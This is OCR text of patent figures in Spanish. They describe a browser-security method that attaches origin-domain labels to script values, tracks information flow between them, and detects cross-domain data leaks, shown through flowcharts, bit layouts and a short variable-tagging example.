
300
302
Etiquetar los valores de idioma con etiquetas de seguridad que identifican un dominio de origen
304
Realizar análisis estáticos en tiempo de compilación para generar / emitir código adicional correspondiente a operaciones sensibles a la seguridad
306
La máquina virtual ejecuta el código adicional generado / emitido
308
Gestionar las etiquetas que están aplicadas a cada valor
310
Realizar un seguimiento del flujo de información dentro de un programa para identificar los scripts que obtuvieron acceso a la información de otros scripts que no se originaron en el mismo dominio
312
Detectar un intento de comunicar información obtenida de otros scripts
314
Detectar un intento de comunicar información obtenida de otros scripts que no se originan en el mismo dominio

FIG. 3


400
Valor de 192 bits - DValue
Alineación
Información de la etiqueta
23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
Puntero de objeto
Valor
Tipo de valor

FIG. 4A


450
Valor de 192 bits - DValue
Alineación
Información de la etiqueta
23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
Puntero de objeto
Valor
Tipo de valor

FIG. 4B


500
502
Registrar el dominio de origen en un registro de dominio
504
Asignar un valor a una primera variable en un contexto de ejecución compartida
506
Crear una representación interna para la primera variable
508
Actualizar la representación interna para incluir el valor asignado a la primera variable
510
Adjuntar una etiqueta asociada con el dominio a la primera variable
512
Realizar operaciones de bloques 502-512 para una segunda variable que tenga un dominio de origen diferente
514
Identificar los valores asociados con más de un dominio utilizando una operación OR lógica

FIG. 5


602
Registro de dominios
0000-0001 www. ...friendlysite... .com
0000-0010 www. ...attackersite... .com
604
Contexto de ejecución
var a = 12; // created from friendly site
var b = 4; // created from attacker site
var c = a; // created from attacker site
606
Representación interna
a 1100 0000-0001 0000-0101
b 0100 0000-0010 0000-0101
c 1100 0000-0011 0000-0101

FIG. 6


700
702
Codificar etiquetas de idioma en un modo rápido y un modo lento
704
Reserve el bit en el valor del idioma para indicar los diferentes modos
706
¿ Indica el bit reservado que se seleccionó el modo rápido?
No
Sí
708
Codificado en el valor mismo, realizar operaciones de identificación utilizando bit a bit OR
Codificado utilizando una técnica genérica, realizar operaciones de identificación tradicionales
710

FIG. 7


800
870
Fuente de alimentación
803
Pantalla / pantalla táctil
880
833
843
801
812
814
Pantalla cont.
USB Cont.
USB
Pantalla táctil cont.
Procesador de control
Memoria
802
838
822
804
Puerto de vídeo
Amp. de vídeo
Víd. Cod.
Memoria extraíble
Memoria no volátil
862
836
834
860
811
848
Receptor RF
Procesador de señal digital (DSP)
Cámara CCD / CMOS
854
852
816
Altavoz o Altavoces
Amp. de audio
Tarjeta de red
806
Micrófono
Amp. de micrófono
CODEC de audio
Procesador de señal analógica
804
Transceptor RF
858
856
850
821
805
Toma de auriculares
Teclado numérico
859
808

FIG. 8



FIG. 9



FIG. 10